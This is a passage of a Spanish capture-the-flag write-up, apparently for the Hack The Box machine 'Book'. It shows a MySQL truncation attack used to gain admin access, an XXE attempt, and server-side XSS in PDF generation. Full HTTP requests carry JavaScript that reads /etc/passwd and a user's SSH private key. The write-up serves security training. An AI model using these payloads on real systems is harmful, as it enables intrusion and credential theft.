Si el servicio MySQL está ejecutándose con la configuración por defecto, el usuario administrador es *admin* y la columna de la base de datos donde se almacena el nombre está limitada a 20 caracteres. Por defecto, MySQL truncará cadenas más largas que el ancho máximo de columna definido y solo emitirá una advertencia. Pero esas advertencias generalmente solo se ven en el *back-end* de la aplicación.

MySQL no compara cadenas en modo binario. Por defecto, se utilizan reglas de comparación más relajadas, una de estas relajaciones es que los caracteres de espacio final

se ignoran durante la comparación. Esto significa que la cadena 'admin' sigue siendo igual a la cadena 'admin' en la base de datos. Por tanto, si el atacante proporciona 'admin' y la aplicación busca en la base de datos a este usuario, y no puede encontrarlo porque el nombre está limitado a 20 caracteres y el atacante proporcionó 21, la aplicación aceptará el nuevo nombre de usuario y lo insertará en la base de datos. Debido a la longitud de la columna de 20 caracteres, la aplicación truncará el nombre de usuario y lo insertará como 'admin'. Ahora la tabla contiene dos usuarios administradores, 'admin' y 'admin'.

- <https://blog.lucideus.com/2018/03/sql-truncation-attack-2018-lucideus.html>
- <https://resources.infosecinstitute.com/sql-truncation-attack/>

El campo email, es el que está limitado a 20 caracteres, ergo es el que determina si una cuenta es administradora o no. Se procedió a capturar la petición con BurpSuite:




Ilustración 21: Relleno del formulario de registro con el correo del usuario administrador




Ilustración 22: Petición modificada con 21 caracteres añadidos en el campo email.

Una vez enviada la petición modificada, ya se podía acceder como *admin* introduciendo en *http://10.10.10.176/admin/index.php* el correo electrónico del usuario administrador de la web y la contraseña que se había enviado en la petición.



Ilustración 23: Página inicial del panel del usuario administrador.

En *http://10.10.10.176/admin/users.php* se podía visualizar los usuarios registrados en la web. En *http://10.10.10.176/admin/collections.php* era posible descargar dos PDF, uno con los usuarios registrados y otro con las colecciones de libros que había en la web, donde se incluían los que los usuarios podían subir.




Ilustración 24: Lista de usuarios en http://10.10.10.176/admin/users.php.




Ilustración 25: Descarga de PDFs en <http://10.10.10.176/admin/collections.php>.




Ilustración 26: PDF con los usuarios registrados en la web.




Ilustración 27: PDF con la colección de libros que existe en la web.

En el PDF que muestra la colección de libros existentes, se podía observar cómo se introduce en el campo “Title” y “Author” exactamente lo que el usuario pone en el formulario de <http://10.10.10.176/collections.php>, para proceder a la subida del fichero.

Así que se pensó que quizás la clave estaría en realizar algún tipo de inyección que fuese interpretada por el servidor. Se comenzó probando un XSS para ver como quedaba el PDF resultante.




Ilustración 28: Intento de inyección XSS.




Ilustración 29: Resultado de la inyección de XSS.

Las etiquetas HTML que encapsulan el código JavaScript eran interpretadas. Se decidió realizar un XXE, para poder leer un fichero de la máquina víctima.

- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection>.
- <https://www.we45.com/blog/3-ways-an-xxe-vulnerability-could-hit-you-hard>.

```
POST /collections.php HTTP/1.1
Host: book.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://book.htb/collections.php
Content-Type: multipart/form-data; boundary=-----95568153516485502411667426756
Content-Length: 19245
Connection: close
Cookie: PHPSESSID=b2n5lrruligthtdk8jnh07j9ul
Upgrade-Insecure-Requests: 1

-----95568153516485502411667426756
Content-Disposition: form-data; name="title"

mrtux

-----95568153516485502411667426756
Content-Disposition: form-data; name="author"

<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data {#ANY}>
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<data>&file;</data>
```

Ilustración 30: Inyección de código XML para realizar un XXE.




Ilustración 31: Resultado del intento de XXE.

El código XML inyectado parecía que también había sido interpretado, pero no mostraba ningún resultado. Esto se debía a que el código se ejecutaba en el servidor, pero los resultados no se mostraban en el documento.

Por tanto, se usó la función `document.write` de JavaScript, para comprobar dicha teoría.

```
POST /collections.php HTTP/1.1
Host: book.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://book.htb/collections.php
Content-Type: multipart/form-data; boundary=-----95568153516485502411667426756
Content-Length: 18960
Connection: close
Cookie: PHPSESSID=b2n5lrruligthtdk8jnh07j9ul
Upgrade-Insecure-Requests: 1

-----95568153516485502411667426756
Content-Disposition: form-data; name="title"

mrtux

-----95568153516485502411667426756
Content-Disposition: form-data; name="author"

<script>document.write(window.location)</script>

-----95568153516485502411667426756
Content-Disposition: form-data; name="Upload"; filename="38120.pdf"
Content-Type: application/pdf

%PDF-1.4
```

Ilustración 32: Haciendo uso de `document.write` en JavaScript.




Ilustración 33: Resultado de la inyección de código en JavaScript.

El PDF resultante mostraba la ruta de *windows.location*, por tanto, la inyección había funcionado. Habitualmente los XSS se ejecutan en el lado del cliente, es decir, en el navegador que usa el usuario para visitar la web, pero en este caso se había identificado un XSS en el lado del servidor, dado que el código se interpretaba y ejecutaba en la generación del documento PDF.

La dificultad se encontraba en leer un fichero del sistema desde JavaScript, para posteriormente usar la función *document.write* y visualizar el contenido. Para ello se usaron las siguientes fuentes:

- <https://stackoverflow.com/questions/14446447/how-to-read-a-local-text-file>
- <http://researchhubs.com/post/computing/javascript/open-a-local-file-with-javascript.html>
- <https://www.noob.ninja/2017/11/local-file-read-via-xss-in-dynamically.html>
- <https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting/server-side-xss-dynamic-pdf>

Se generó el siguiente código JavaScript:

```
1  <script>
2  var rawFile = new XMLHttpRequest();
3  rawFile.onload = function(){
4      document.write(rawFile.responseText)
5  };
6  rawFile.open("GET","file:///etc/passwd",true);
7  rawFile.send();
8  </script>
```

Ilustración 34: Código JavaScript que lee un fichero en local.

Se intentó leer el contenido del fichero */etc/passwd*:

```

POST /collections.php HTTP/1.1
Host: book.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://book.htb/collections.php
Content-Type: multipart/form-data; boundary=-----95568153516485502411667426756
Content-Length: 19109
Connection: close
Cookie: PHPSESSID=b2n5lrruligthtdk8jnh07j9ul
Upgrade-Insecure-Requests: 1

-----95568153516485502411667426756
Content-Disposition: form-data; name="title"

<script>
var rawFile = new XMLHttpRequest();
rawFile.onload = function(){
    document.write(rawFile.responseText)
};
rawFile.open("GET","file:///etc/passwd",true);
rawFile.send();
</script>

-----95568153516485502411667426756
Content-Disposition: form-data; name="author"

```

Ilustración 35: Petición POST con código JavaScript para leer el fichero /etc/passwd.




Ilustración 36: Obtención del fichero /etc/passwd en PDF.

En el fichero `/etc/passwd` se podía apreciar como existía un usuario denominado *reader*, dado que el servicio SSH estaba habilitado, se buscó una clave RSA en el directorio `/home/reader/.ssh/`.

```
POST /collections.php HTTP/1.1
Host: book.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://book.htb/collections.php
Content-Type: multipart/form-data; boundary=-----95568153516485502411667426756
Content-Length: 19122
Connection: close
Cookie: PHPSESSID=b2n5lrruligthtdk8jnh07j9ul
Upgrade-Insecure-Requests: 1

-----95568153516485502411667426756
Content-Disposition: form-data; name="title"

<script>
var rawFile = new XMLHttpRequest();
rawFile.onload = function(){
    document.write(rawFile.responseText)
};
rawFile.open("GET","file:///home/reader/.ssh/id_rsa",true);
rawFile.send();
</script>

-----95568153516485502411667426756
Content-Disposition: form-data; name="author"|
```

Ilustración 37: Petición POST con código JavaScript para leer el fichero `/home/reader/.ssh/id_rsa`.

